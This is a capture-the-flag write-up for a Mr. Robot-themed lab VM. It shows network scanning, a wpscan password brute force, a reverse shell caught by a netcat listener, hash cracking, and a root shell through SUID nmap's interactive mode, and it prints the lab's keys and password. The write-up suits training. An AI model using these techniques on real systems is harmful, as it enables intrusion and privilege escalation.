Description from author:

Based on the show, Mr. Robot.

This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find.

The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.


The Attack

Kali Linux machine

```
192.168.16.167
```

1) Using the tool netdiscover, I found the victim VM to be **192.168.16.131**

```
root@kali:~# netdiscover -i eth0 -r 192.168.16.0/24
```




2) Using nmap to do a version scan of the victim. Lets see what we find.

```
root@kali:~# nmap -sV 192.168.16.131


Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2019-02-26 00:14 CDT

Nmap scan report for 192.168.16.131
```

```
Host is up (0.00033s latency).

Not shown: 997 filtered ports

PORT    STATE  SERVICE  VERSION

22/tcp  closed ssh

80/tcp  open   http     Apache httpd

443/tcp open   ssl/http Apache httpd

MAC Address: 00:0C:29:29:A5:14 (VMware)


Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds

root@kali:~#
```


Looks like the victim is running **Apache** on ports **80/tcp** and **443/tcp**. Safe to assume that we will be pwning a web server. Lets do some further scanning on the victim using uniscan to find any vulnerabilities on the system.And we will open the browser and enter to the address 192.168.16.131

3) Uniscan -u http://192.168.16.131/ -qweds :




With uniscan I was able to see that it was a WordPress site. I also see the **/wp-login.php/**, **readme.html**,**license.txt** , and **robots.txt** files which look pretty interesting.

4)Now we enter the robots.txt and there I found 2 items:




5) Now I was connecting to the path : 192.168.16.131/key-1-of-3.txt

And I found the first key!



6) Now I was enter to the concocting page of administrator : wp-login.php that I found in uniscan before




When viewing the page, I decided to see if there were any default username and passwords by inputting **admin:admin** ,but said the username was invalid. However, because of watching this show and knowing that the main character is elliot, I decided to input **elliot** as a username and password.

Looks like we are on to something! I got the password wrong however WordPress confirms that elliot is a username on the site.


I was attention that in the page I have a file call fsocity.dic that can help me found the password for Elliot user. I was download the file and used a wpscan to find the password

Wpacan –url http://192.168.16.131 –wordlist /root/Downloads/fsocity.dic -U elliot




7) I was enter the admin page and decided to get shell on the machine through upload shell file to the server

First I was create the shell file :



After that I open the metasploit and set the payload and the reveres connection:




```
root@kali:~# nc -lvp 5555

listening on [any] 5555 ...

192.168.16.131: inverse host lookup failed: Unknown host

connect to [192.168.16.167] from (UNKNOWN) [192.168.16.131] 41061

Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Fub 26 00:27:10 UTC 2019 x86_64 x
86_64 x86_64 GNU/Linux

 05:14:30 up  4:25,  0 users,  load average: 0.00, 0.01, 0.05

USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT

uid=1(daemon) gid=1(daemon) groups=1(daemon)

$ id

uid=1(daemon) gid=1(daemon) groups=1(daemon)

$ whoami

daemon

$ hostname

linux

$
```

8) Now I was enter 3 time: cd .. to get the home page and I found the key 2!

key 2 but got permission denied. I would have to be robot user (or root) to view it. However I did find a **password.raw-md5** file. Maybe this might be a password to log in as robot? Lets open the file up.

```
$ ls
```

```
ls
key-2-of-3.txt password.raw-md5
$ ls -l
ls -l
total 8
-r-------- 1 robot robot 33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13  2015 password.raw-md5
$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

BINGO! I have the password hash for robot. I used crackstation.net to crack the password which revealed to be **abcdefghijklmnopqrstuvwxyz** . Alright lets log in as robot.

```
$ su - robot
su - robot
Password: abcdefghijklmnopqrstuvwxyz


$ whoami
whoami
robot
$ id
id
uid=1002(robot) gid=1002(robot) groups=1002(robot)
$
```

Now that we are logged in as robot lets get our 2nd key.

```
$ pwd
pwd
/home/robot
$ ls
ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of-3.txt
```

```
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
$
```

2nd Key:

```
822c73956184f694993bede3eb39f959
```

Got our 2nd key. Now lets try to get root now! Lets try to find any files that have the SUID bit set.

```
$  find / -perm -4000 2>/dev/null
 find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
$
```

Well looks like we can run nmap as root since it has the SUID binary set. Lets check the version of nmap to see if it still supports interactive mode.

```
$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version
```

```
nmap version 3.81 ( http://www.insecure.org/nmap/ )
$
```

Nmap is running version 3.81 which means we can run nmap in interactive mode. We can use this to execute shell commands and get a root shell. Found a useful post that is helpful called Why You Can't Un-Root a Compromised Machine .
Check it out. It's very helpful. Now lets get our root shell and our last key.

```
$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h  for help
nmap> !sh
!sh
# whoami
whoami
root
# id
id
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)
#
```

We got root shell! Lets go to the root directory and get our last key.

```
# cd /root
cd /root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Key 3:

```
04787ddef27c3dee1ee161b21670b4e4
```